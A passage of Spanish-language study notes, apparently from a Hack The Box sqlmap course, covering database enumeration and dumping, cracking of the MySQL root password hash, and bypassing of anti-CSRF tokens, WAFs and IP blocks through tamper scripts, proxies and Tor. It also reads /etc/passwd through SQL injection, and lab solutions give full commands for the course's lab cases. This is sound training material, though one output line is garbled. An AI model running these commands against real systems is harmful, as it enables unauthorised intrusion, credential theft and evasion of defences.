[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:25:20] [INFO] using default dictionary
```

```
do you want to use common password suffixes? (slow!) [y/N] N
```

```
[14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)
```

```
[14:25:20] [INFO] starting 8 processes
```

```
[14:25:26] [INFO] cracked password 'testpass' for user 'root'
```

```
database management system users password hashes:
```

```
[*] debian-sys-maint [1]:
```

```
 password hash: *6B2C58EABD91C1776DA223B088B601604F898847
```

```
[*] root [1]:
```

```
 password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
```

```
 clear-text password: testpass
```

```
[14:25:28] [INFO] fetched data logged to text files under
'/home/user/.local/share/sqlmap/output/www.example.com'
```

```
[*] ending @ 14:25:28 /2020-09-18/
```

**Consejo:** El interruptor '**--all**' en combinación con el interruptor '**--batch**' realizará automáticamente todo el proceso de enumeración en el destino mismo y proporcionará todos los detalles de la enumeración.

Esto significa básicamente que se recuperará todo lo accesible, lo que podría durar mucho tiempo. Tendremos que encontrar manualmente los datos de interés en los archivos de salida.

## Comandos:

recuperar la estructura de todas las tablas para poder tener una visión completa de la arquitectura de la base de datos: (--schema)

```
sqlmap -u "http://www.example.com/?id=1" --schema
```

podemos buscar bases de datos, tablas y columnas de interés mediante la --search. Por ejemplo, si buscamos todos los **nombres de tabla** que contienen la palabra clave **user**

```
sqlmap -u "http://www.example.com/?id=1" --search -T user
```

También podríamos intentar buscar todos los **nombres de columna** con una palabra clave específica ej **pass**.

```
sqlmap -u "http://www.example.com/?id=1" --search -C pass
```

Dumpear la tabla usuarios

```
sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users
```

también podemos intentar volcar el contenido de las tablas del sistema que contienen credenciales específicas de la base de datos (por ejemplo, credenciales de conexión).


```
sqlmap -u "http://www.example.com/?id=1" --passwords --batch
```

## Soluciones:

1)

```
> sqlmap 'http://94.237.121.185:35539/case1.php?id=1' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.121.185:35539/case1.php' \
-H 'DNT: 1' \
-H 'Connection: keep-alive' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch --search -C style
```

2)



A screenshot of a terminal window titled 'home/botache/programas'. The command entered is:

```
sqlmap 'http://94.237.121.185:35539/case1.php?id=1' \
--compressed \
-H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
-H 'Accept-Language: en-US,en;q=0.5' \
-H 'Accept-Encoding: gzip, deflate' \
-H 'Referer: http://94.237.121.185:35539/case1.php' \
-H 'DNT: 1' \
-H 'Connection: keep-alive' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'Priority: u=0, i' --dbs --batch -D testdb -T users --dump
```

## Cómo eludir las protecciones de las aplicaciones web

En un escenario ideal, no se implementará ninguna protección en el objetivo, lo que no impedirá la explotación automática. De lo contrario, cabe esperar problemas al ejecutar cualquier herramienta automatizada contra dicho objetivo. No obstante, SQLMap incorpora numerosos mecanismos que pueden ayudarnos a eludir estas protecciones.

### Omisión de tokens anti-CSRF

Una de las primeras líneas de defensa contra el uso de herramientas de automatización es la incorporación de tokens anti-CSRF (es decir, Cross-Site Request Forgery) en todas las solicitudes HTTP, especialmente aquellas generadas como resultado del llenado de formularios web.

En términos básicos, cada solicitud HTTP en tal escenario debería tener un valor de token (válido) disponible solo si el usuario visitó y usó la página. Si bien la idea original era prevenir escenarios con enlaces maliciosos, donde el simple hecho de abrirlos tendría consecuencias no deseadas para usuarios conectados sin estar al tanto (por ejemplo, abrir páginas de administrador y agregar un nuevo usuario con credenciales predefinidas), esta función de seguridad también fortaleció inadvertidamente las aplicaciones contra la automatización (no deseada).

Sin embargo, SQLMap cuenta con opciones que pueden ayudar a eludir la protección anti-CSRF. En concreto, la opción más importante es `--csrf-token`. Al especificar el nombre del parámetro del token (que ya debería estar disponible en los datos de la solicitud), SQLMap intentará analizar automáticamente el contenido de la respuesta de destino y buscar nuevos valores de token para usarlos en la siguiente solicitud.

Además, incluso en un caso en el que el usuario no especifica explícitamente el nombre del token a través de `--csrf-token`, si uno de los parámetros proporcionados contiene alguno de los infijos comunes (es decir csrf, , xsrf, token), se le preguntará al usuario si desea actualizarlo en futuras solicitudes:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="csrf-token"
```

\_\_\_\_\_  
\_H  
\_\_\_\_\_,\_\_\_\_\_,\_\_\_\_\_,\_\_\_\_\_, {1.4.9}  
|\_-| . ['] |.| . |

```
|__|_ ()]-|-|_|_,|_|_
|_|V... |_| http://sqlmap.org
```

```
[*] starting @ 22:18:01 /2020-09-18/
```

```
POST parameter 'csrf-token' appears to hold anti-CSRF token. Do you want sqlmap to
automatically update it in further requests? [y/N] y
```

### Bypass de valor único

En algunos casos, la aplicación web solo requiere valores únicos dentro de parámetros predefinidos. Este mecanismo es similar a la técnica anti-CSRF descrita anteriormente, salvo que no es necesario analizar el contenido de la página web. Por lo tanto, al garantizar que cada solicitud tenga un valor único para un parámetro predefinido, la aplicación web puede prevenir fácilmente los intentos de CSRF y, al mismo tiempo, evitar algunas herramientas de automatización. Para ello, --randomize debe usar la opción que apunta al nombre del parámetro que contiene un valor que debe aleatorizarse antes de enviarse:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1&rp=29125" --
randomize=rp --batch -v 5 | grep URI
```

```
URI: http://www.example.com:80/?id=1&rp=99954
URI: http://www.example.com:80/?id=1&rp=87216
URI: http://www.example.com:80/?id=9030&rp=36456
URI:
http://www.example.com:80/?id=1.%2C%29%29%27.%28%28%2C%22&rp=16689
URI:
http://www.example.com:80/?id=1%27xaFUVK%3C%27%22%3EHKtQrg&rp=40049
URI:
http://www.example.com:80/?id=1%29%20AND%209368%3D6381%20AND%20%28
7422%3D7422&rp=95185
```

### Bypass de parámetros calculados

Otro mecanismo similar ocurre cuando una aplicación web espera que se calcule un valor de parámetro adecuado basándose en otros valores de parámetro. Normalmente, un valor de parámetro debe contener el resumen del mensaje (por

ejemplo,  $h=MD5(id)$ ) de otro. Para evitar esto, se debe usar la opción --eval, donde se evalúa código Python válido justo antes de enviar la solicitud al destino:

```
AGB@htb[htb]$ sqlmap -u
"http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --
eval="import hashlib; h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI
```

URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b  
URI: http://www.example.com:80/?id=1&h=c4ca4238a0b923820dcc509a6f75849b  
URI:  
URI: http://www.example.com:80/?id=9061&h=4d7e0d72898ae7ea3593eb5ebf20c744  
URI:  
URI: http://www.example.com:80/?id=1%2C.%2C%27%22.%2C%28.%29&h=620460a565  
36e2d32fb2f4842ad5a08d  
URI:  
URI: http://www.example.com:80/?id=1%27MyipGP%3C%27%22%3EibjjSu&h=db7c8158  
25b14d67aaa32da09b8b2d42  
URI:  
URI: http://www.example.com:80/?id=1%29%20AND%209978%socks4://177.39.187.70:3  
3283ssocks4://177.39.187.70:33283D1232%20AND%20%284955%3D4955&h=023  
12acd4ebe69e2528382dfff7fc5cc

## Ocultación de direcciones IP

Si queremos ocultar nuestra dirección IP, o si una aplicación web tiene un mecanismo de protección que bloquea nuestra dirección IP actual, podemos intentar usar un proxy o la red de anonimato Tor. Se puede configurar un proxy con la opción --proxy (por ejemplo, --proxy="socks4://177.39.187.70:33283"), donde debemos agregar un proxy que funcione.

Además, si tenemos una lista de proxies, podemos proporcionárselos a SQLMap con la opción --proxy-file. De esta forma, SQLMap revisará la lista secuencialmente y, en caso de problemas (por ejemplo, la inclusión de una dirección IP en la lista negra), simplemente saltará de la lista actual a la siguiente. Otra opción es usar la red Tor para proporcionar una anonimización fácil de usar, donde nuestra IP puede aparecer en cualquier lugar de una larga lista de nodos de salida de Tor. Una vez instalado correctamente en el equipo local, debería haber un SOCKS4servicio de proxy en el puerto local 9050 o 9150. Al usar el interruptor --tor, SQLMap intentará automáticamente encontrar el puerto local y utilizarlo adecuadamente.

Si quisieramos asegurarnos de que Tor se usa correctamente para evitar comportamientos no deseados, podríamos usar el modificador --check-tor. En tales casos, SQLMap se conectará a [nombre del dominio] <https://check.torproject.org/> y comprobará si la respuesta tiene el resultado deseado (es decir, Congratulations si aparece dentro).

## Derivación de WAF

Al ejecutar SQLMap, como parte de las pruebas iniciales, SQLMap envía una carga útil predefinida de aspecto malicioso con un nombre de parámetro inexistente (p. ej., [nombre faltante] ?pfov=...) para comprobar la existencia de un WAF (firewall de aplicaciones web). Si existe alguna protección entre el usuario y el objetivo, la respuesta cambiará sustancialmente con respecto a la original. Por ejemplo, si se implementa una de las soluciones WAF más populares (ModSecurity), debería haber una 406 - Not Acceptable respuesta tras dicha solicitud.

En caso de una detección positiva, para identificar el mecanismo de protección real, SQLMap utiliza la biblioteca externa [identYwaf](#), que contiene las firmas de 80 soluciones WAF diferentes. Si quisieramos omitir esta prueba heurística por completo (es decir, para generar menos ruido), podemos usar switch --skip-waf.

## Omisión de la lista negra del agente de usuario

En caso de problemas inmediatos (por ejemplo, código de error HTTP 5XX desde el inicio) al ejecutar SQLMap, una de las primeras cosas en las que debemos pensar es en la posible inclusión en la lista negra del agente de usuario predeterminado utilizado por SQLMap (por ejemplo User-agent: sqlmap/1.4.9 (<http://sqlmap.org>)).

Esto es fácil de evitar con el interruptor --random-agent, que cambia el agente de usuario predeterminado con un valor elegido aleatoriamente de un gran conjunto de valores utilizados por los navegadores.

Nota: Si se detecta algún tipo de protección durante la ejecución, cabe esperar problemas con el objetivo, incluso con otros mecanismos de seguridad. La razón principal es el desarrollo continuo y las nuevas mejoras en dichas protecciones, lo que reduce cada vez más el margen de maniobra de los atacantes.

## Scripts de manipulación

Finalmente, uno de los mecanismos más populares implementados en SQLMap para eludir las soluciones WAF/IPS son los llamados scripts de manipulación. Estos scripts

son un tipo especial de script (Python) escritos para modificar las solicitudes justo antes de enviarlas al destino, generalmente para eludir alguna protección.

Por ejemplo, uno de los scripts de manipulación más populares [consiste](#) en reemplazar todas las apariciones del operador "mayor que" ( > ) por NOT BETWEEN 0 AND #, y del operador "igual" ( = ) por BETWEEN # AND #. De esta forma, muchos mecanismos de protección primitivos (centrados principalmente en la prevención de ataques XSS) se pueden eludir fácilmente, al menos para fines de SQLi.

Los scripts de manipulación se pueden encadenar uno tras otro dentro de la --tamperopción (p. ej., --tamper=between,randomcase), donde se ejecutan según su prioridad predefinida. Se define una prioridad para evitar comportamientos no deseados, ya que algunos scripts modifican las cargas útiles modificando su sintaxis SQL (p. ej., [ifnull2ifisnull](#)). Por el contrario, algunos scripts de manipulación no se preocupan por el contenido interno (p. ej., [appendnullbyte](#)).

Los scripts de manipulación pueden modificar cualquier parte de la solicitud, aunque la mayoría modifica el contenido de la carga útil. Los scripts de manipulación más destacados son los siguientes:

Script de manipulación	Descripción
0eunion	Reemplaza instancias deUNIÓN cone0UNION
base64encode	Base64 codifica todos los caracteres en una carga útil determinada
between	Reemplaza el operador mayor que ( > ) con NOT BETWEEN 0 AND # y el operador igual ( = ) conBETWEEN # AND #
commalesslimit	Reemplaza instancias (MySQL) LIMIT M, N con LIMIT N OFFSET Msu contraparte
equaltolike	Reemplaza todas las ocurrencias del operador igual ( = ) con LIKEsu contraparte
halfversionedmorekeywords	Agrega un comentario versionado (MySQL) antes de cada palabra clave
modsecurityversioned	Abraza la consulta completa con comentarios versionados (MySQL)
modsecurityzeroversioned	Admite consultas completas con comentarios de versión cero (MySQL)
percentage	Agrega un signo de porcentaje ( %) delante de cada carácter (por ejemplo, SELECT -> %S%E%L%E%C%T)

<b>Script de manipulación</b>	<b>Descripción</b>
plus2concat	Reemplaza el operador más (+) con su contraparte CONCAT() de la función (MsSQL)
randomcase	Reemplaza cada carácter de palabra clave con un valor de mayúsculas y minúsculas aleatorio (por ejemplo, SELECT -> SEleCt)
space2comment	Reemplaza el carácter de espacio () con comentarios ` /
space2dash	Reemplaza el carácter de espacio () con un comentario de guión (--) seguido de una cadena aleatoria y una nueva línea (\n)
space2hash	Reemplaza (MySQL) las instancias del carácter de espacio () con un carácter de almohadilla (#) seguido de una cadena aleatoria y una nueva línea (\n)
space2mssqlblank	Reemplaza (MsSQL) instancias del carácter de espacio () con un carácter en blanco aleatorio de un conjunto válido de caracteres alternativos
space2plus	Reemplaza el carácter de espacio () con el signo más (+)
space2randomblank	Reemplaza el carácter de espacio () con un carácter en blanco aleatorio de un conjunto válido de caracteres alternativos
symboliclogical	Reemplaza los operadores lógicos AND y OR con sus contrapartes simbólicas (&&y   )
versionedkeywords	Encierra cada palabra clave que no sea de función con un comentario versionado (MySQL)
versionedmorekeywords	Encierra cada palabra clave con un comentario versionado (MySQL)

Para obtener una lista completa de scripts de manipulación implementados, junto con la descripción anterior, --list-tampers se puede usar el interruptor. También podemos desarrollar scripts de manipulación personalizados para cualquier tipo de ataque, como un SQLi de segundo orden.

### **Bypasses varios**

Además de otros mecanismos de elusión de protección, cabe mencionar dos más. El primero es la Chunked codificación de transferencia, activada mediante el modificador --chunked, que divide el cuerpo de la solicitud POST en fragmentos. Las

palabras clave SQL bloqueadas se dividen en fragmentos para que la solicitud que las contiene pase desapercibida.

El otro mecanismo de derivación es el HTTP parameter pollution (HPP), donde las cargas útiles se dividen de manera similar al caso de -chunked entre diferentes valores con el mismo parámetro (por ejemplo ?id=1&id=UNION&id=SELECT&id=username,password&id=FROM&id=users..), que son concatenados por la plataforma de destino si la admite (por ejemplo ASP).

### Comandos:

#### Omisión de tokens anti-CSRF

```
sqlmap -u "URL" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --
csrf-token="csrf-token"
```

#### Bypass de valor único

```
sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -v 5 |
grep URI
```

#### Bypass de parámetros calculados

```
sqlmap -u
"http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --
eval="import hashlib; h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI
```

#### Ocultación de direcciones IP

```
--proxy="socks4://177.39.187.70:33283
```

#### Derivación de WAF

SQLMap utiliza la biblioteca externa [identYwaf](#), que contiene las firmas de 80 soluciones WAF diferentes. Si quisieramos omitir esta prueba heurística por completo (es decir, para generar menos ruido), podemos usar switch **--skip-waf**

## Scripts de manipulación

Eludir las soluciones WAF/IPS son los llamados scripts de **manipulación**.

Script de manipulación	Descripción
0eunion	Reemplaza instancias deUNIÓN cone0UNION
base64encode	Base64 codifica todos los caracteres en una carga útil determinada
between	Reemplaza el operador mayor que (>) con NOT BETWEEN 0 AND #y el operador igual (=) con BETWEEN # AND #
commalesslimit	Reemplaza instancias (MySQL) LIMIT M, N con LIMIT N OFFSET Msu contraparte
equaltolike	Reemplaza todas las ocurrencias del operador igual (=) con LIKEsu contraparte
halfversionedmorekeywords	Agrega un comentario versionado (MySQL) antes de cada palabra clave
modsecurityversioned	Abraza la consulta completa con comentarios versionados (MySQL)
modsecurityzeroversioned	Admite consultas completas con comentarios de versión cero (MySQL)
percentage	Agrega un signo de porcentaje (%) delante de cada carácter (por ejemplo, SELECT -> %S%E%L%E%C%T)
plus2concat	Reemplaza el operador más (+) con su contraparte CONCAT() de la función (MsSQL)
randomcase	Reemplaza cada carácter de palabra clave con un valor de mayúsculas y minúsculas aleatorio (por ejemplo, SELECT -> SEleCt)
space2comment	Reemplaza el carácter de espacio () con comentarios ` /
space2dash	Reemplaza el carácter de espacio () con un comentario de guión (--) seguido de una cadena aleatoria y una nueva línea (\n)
space2hash	Reemplaza (MySQL) las instancias del carácter de espacio () con un carácter de almohadilla (#) seguido de una cadena aleatoria y una nueva línea (\n)

Script de manipulación	Descripción
space2mssqlblank	Reemplaza (MsSQL) instancias del carácter de espacio ( ) con un carácter en blanco aleatorio de un conjunto válido de caracteres alternativos
space2plus	Reemplaza el carácter de espacio ( ) con el signo más ( +)
space2randomblank	Reemplaza el carácter de espacio ( ) con un carácter en blanco aleatorio de un conjunto válido de caracteres alternativos
symboliclogical	Reemplaza los operadores lógicos AND y OR con sus contrapartes simbólicas ( && y   )
versionedkeywords	Encierra cada palabra clave que no sea de función con un comentario versionado (MySQL)
versionedmorekeywords	Encierra cada palabra clave con un comentario versionado (MySQL)

### Bypasses varios

--**chunked** (divide el cuerpo de la solicitud POST en fragmentos)

## Soluciones:

### Petición (Caso 8)

Request	Response
<pre>Pretty Raw Hex 1 POST /case8.php HTTP/1.1 2 Host: 94.237.54.192:52586 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.54.192:52586/case8.php 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 53 10 Origin: http://94.237.54.192:52586 11 DNT: 1 12 Connection: close 13 Cookie: PHPSESSID=6mfavivptqrbbfklder2s4aqp 14 Upgrade-Insecure-Requests: 1 15 Priority: u=0, i 16 17 id=1&amp;t0ken=X3Fhp0yxcu6tNdwArhPM1h2dvjcV6YkHMaF4wjiLv8 </pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Tue, 22 Jul 2025 03:02:44 GMT 3 Server: Apache/2.4.38 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Content-Length: 11 8 Connection: close 9 Content-Type: text/html; charset=UTF-8 10 11 Wrong token</pre>
<pre>15 Priority: u=0, i 16 17 id=1&amp;t0ken=X3Fhp0yxcu6tNdwArhPM1h2dvjcV6YkHMaF4wjiLv8 </pre>	
<pre>-X POST \ -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0' \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \ -H 'Accept-Language: en-US,en;q=0.5' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'Referer: http://94.237.54.192:52586/case8.php' \ -H 'Content-Type: application/x-www-form-urlencoded' \ -H 'Origin: http://94.237.54.192:52586' \ -H 'DNT: 1' \ -H 'Connection: keep-alive' \ -H 'Cookie: PHPSESSID=6mfavivptqrbbfklder2s4aqp' \ -H 'Upgrade-Insecure-Requests: 1' \ -H 'Priority: u=0, i' \ --data-raw 'id=1&amp;t0ken=X3Fhp0yxcu6tNdwArhPM1h2dvjcV6YkHMaF4wjiLv8' --dbs --data='id=1&amp;t0ken=X3Fhp0yxcu6tNdwArhPM1h2dvjcV6YkHMaF4wjiLv8' --csrf-token='t0ken' --batch</pre>	
<pre>-X POST \ -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0' \ -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \ -H 'Accept-Language: en-US,en;q=0.5' \ -H 'Accept-Encoding: gzip, deflate' \ -H 'Referer: http://94.237.54.192:52586/case8.php' \ -H 'Content-Type: application/x-www-form-urlencoded' \ -H 'Origin: http://94.237.54.192:52586' \ -H 'DNT: 1' \ -H 'Connection: keep-alive' \ -H 'Cookie: PHPSESSID=6mfavivptqrbbfklder2s4aqp' \ -H 'Upgrade-Insecure-Requests: 1' \ -H 'Priority: u=0, i' \ --data-raw 'id=1&amp;t0ken=X3Fhp0yxcu6tNdwArhPM1h2dvjcV6YkHMaF4wjiLv8' --dbs --data='id=1&amp;t0ken=X3Fhp0yxcu6tNdwArhPM1h2dvjcV6YkHMaF4wjiLv8' --csrf-token='t0ken' --batch --search -T flag8</pre>	

### Petición (Caso 9)

Request	Response
<pre>Pretty Raw Hex 1 GET /case9.php?id=1&amp;uid=1731745441 HTTP/1.1 2 Host: 94.237.54.192:52586 3 User-Agent: Mozilla/5.0 (Windows NT 10.0, rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.54.192:52586/case9.php 8 DNT: 1 9 Connection: close 10 Cookie: PHPSESSID=6mfavivptqrbbfklder2s4aqp 11 Upgrade-Insecure-Requests: 1 12 Priority: u=0, i 13</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Tue, 22 Jul 2025 03:02:35 GMT 3 Server: Apache/2.4.38 (Debian) 4 Content-Length: 7 5 Connection: close 6 Content-Type: text/html; charset=UTF-8 7 8 Bad UID</pre>

Importante probar --url, -r ej.req, y el curl, para probar cual funciona

```
$./sqlmap -r case9.req --dbs -p id --randomize=uid --batch --ignore-code 404 --threads 10 -D testdb --search -T flag9
```

## Petición (Caso 10)

Request		Response	
Pretty	Raw	Hex	
1 POST /case10.php HTTP/1.1 2 Host: 94.237.54.192:52586 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.54.192:52586/case10.php 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 4 10 Origin: http://94.237.54.192:52586 11 DNT: 1 12 Connection: close 13 Cookie: PHPSESSID=6mfavivptqrbbfklder2s4aqp 14 Upgrade-Insecure-Requests: 1 15 Priority: u=0, i 16 17 id=1		1 HTTP/1.1 200 OK 2 Date: Tue, 22 Jul 2025 03:14:43 GMT 3 Server: Apache/2.4.38 (Debian) 4 Vary: Accept-Encoding 5 Content-Length: 2388 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 12 <head> 13 <meta charset="utf-8"> 14 <meta name="viewport" content="width=device-width, shrink-to-fit=no"> 15 <meta name="description" content=""> 16 <meta name="author" content=""> 17 <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"> 18 <title> SQLMap Essentials - Case10	

```
sqlmap -r case10.req --dbs --batch -D testdb --search -T flag10
```

## Petición (Caso 11)

Request		Response	
Pretty	Raw	Hex	
1 GET /case11.php?id=1 HTTP/1.1 2 Host: 94.237.54.192:52586 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Referer: http://94.237.54.192:52586/case11.php 8 DNT: 1 9 Connection: close 10 Cookie: PHPSESSID=6mfavivptqrbbfklder2s4aqp 11 Upgrade-Insecure-Requests: 1 12 Priority: u=0, i 13 14		1 HTTP/1.1 200 OK 2 Date: Tue, 22 Jul 2025 03:20:03 GMT 3 Server: Apache/2.4.38 (Debian) 4 Vary: Accept-Encoding 5 Content-Length: 2399 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 12 <head> 13 <meta charset="utf-8"> 14 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> 15 <meta name="description" content=""> 16 <meta name="author" content="">	

```
sqlmap -r case11.req --dbms=mysql --batch -p id --tamper=between --skip-waf -D testdb --search -T flag11
```

```
sqlmap -r case11.req --dbms=mysql --batch -p id --tamper=between --skip-waf -D testdb -T flag11 --dump
```

## Explotación del sistema operativo

SQLMap puede utilizar una inyección SQL para leer y escribir archivos desde el sistema local fuera del DBMS. SQLMap también puede intentar ejecutar comandos directamente en el host remoto si se tienen los privilegios adecuados.

### Lectura/escritura de archivos

La primera parte de la explotación del sistema operativo mediante una vulnerabilidad de inyección SQL es la lectura y escritura de datos en el servidor de alojamiento. Leer datos es mucho más común que escribirlos, lo cual es estrictamente privilegiado en los sistemas de gestión de bases de datos modernos, ya que puede conducir a la explotación del sistema, como veremos. Por ejemplo, en MySQL, para leer archivos locales, el usuario de la base de datos debe tener los privilegios LOAD DATA y INSERT para poder cargar el contenido de un archivo en una tabla y luego leerla.

- LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE passwd;

Si bien no es necesario tener privilegios de administrador de bases de datos (DBA) para leer datos, esto es cada vez más común en los sistemas de gestión de bases de datos modernos. Lo mismo aplica a otras bases de datos comunes. Aun así, si tenemos privilegios de DBA, es mucho más probable que tengamos privilegios de lectura de archivos.

### Comprobación de privilegios de DBA

Para comprobar si tenemos privilegios de DBA con SQLMap, podemos utilizar la --is-dba opción:

```
AGB@htb[~/htb]$ sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba
```

\_\_\_\_\_  
\_H\_  
\_\_\_\_ [ ]) \_\_\_\_\_ {1.4.11#stable}  
|\_-| . [ ]) | .| . |  
|\_\_\_\_\_| ["]\_|\_|\_|\_,|\_|  
|\_|V... |\_| http://sqlmap.org

```
[*] starting @ 17:31:55 /2020-11-19/
```

```
[17:31:55] [INFO] resuming back-end DBMS 'mysql'
[17:31:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: False
```

```
[*] ending @ 17:31:56 /2020-11-19
```

Como podemos ver, si probamos esto en uno de los ejercicios anteriores, obtenemos [nombre current user is DBA: False del archivo], lo que significa que no tenemos acceso de administrador. Si intentáramos leer un archivo con SQLMap, obtendríamos algo como esto:

```
[17:31:43] [INFO] fetching file: '/etc/passwd'
[17:31:43] [ERROR] no data retrieved
```

Para probar la explotación del sistema operativo, intentemos un ejercicio en el que tenemos privilegios de DBA, como se ve en las preguntas al final de esta sección:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --is-dba
```

```

H
____[""]_____ {1.4.11#stable}
|-| . ['] |.| .|
|__|_|[""]|_|_|_,|_|
|_|V... |_| http://sqlmap.org
```

```
[*] starting @ 17:37:47 /2020-11-19/
```

```
[17:37:47] [INFO] resuming back-end DBMS 'mysql'
[17:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
...SNIP...
current user is DBA: True
```

[\*] ending @ 17:37:48 /2020-11-19/

Vemos que esta vez obtenemos current user is DBA: True, lo que significa que podemos tener el privilegio de leer archivos locales.

### Lectura de archivos locales

En lugar de inyectar manualmente la línea anterior a través de SQLi, SQLMap hace que sea relativamente fácil leer archivos locales con la --file-readopción:

```
AGB@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"
```

\_\_\_\_\_  
\_H  
\_\_\_\_[ ])\_\_\_\_\_ {1.4.11#stable}  
[\_-| . [ ]) | .| .|  
|\_\_\_\_\_| [ ]) | | | | , | \_|  
|\_|V... | | http://sqlmap.org

[\*] starting @ 17:40:00 /2020-11-19/

[17:40:00] [INFO] resuming back-end DBMS 'mysql'

[17:40:00] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:

...SNIP...

[17:40:01] [INFO] fetching file: '/etc/passwd'

[17:40:01] [WARNING] time-based comparison requires larger statistical model,  
please wait..... (done)

[17:40:07] [WARNING] in case of continuous data retrieval problems you are advised to  
try a switch '--no-cast' or switch '--hex'

[17:40:07] [WARNING] unable to retrieve the content of the file '/etc/passwd', going to  
fall-back to simpler UNION technique

[17:40:07] [INFO] fetching file: '/etc/passwd'

do you want confirmation that the remote file '/etc/passwd' has been successfully  
downloaded from the back-end DBMS file system? [Y/n] y

```
[17:40:14] [INFO] the local file
'~/sqlmap/output/www.example.com/files/_etc_passwd' and the remote file
'/etc/passwd' have the same size (982 B)
files saved to [1]:
[*] ~/sqlmap/output/www.example.com/files/_etc_passwd (same file)
```

[\*] ending @ 17:40:14 /2020-11-19/

Como podemos ver, SQLMap se dirigió a un archivo local. Podemos acceder a este archivo local para ver su contenido:

```
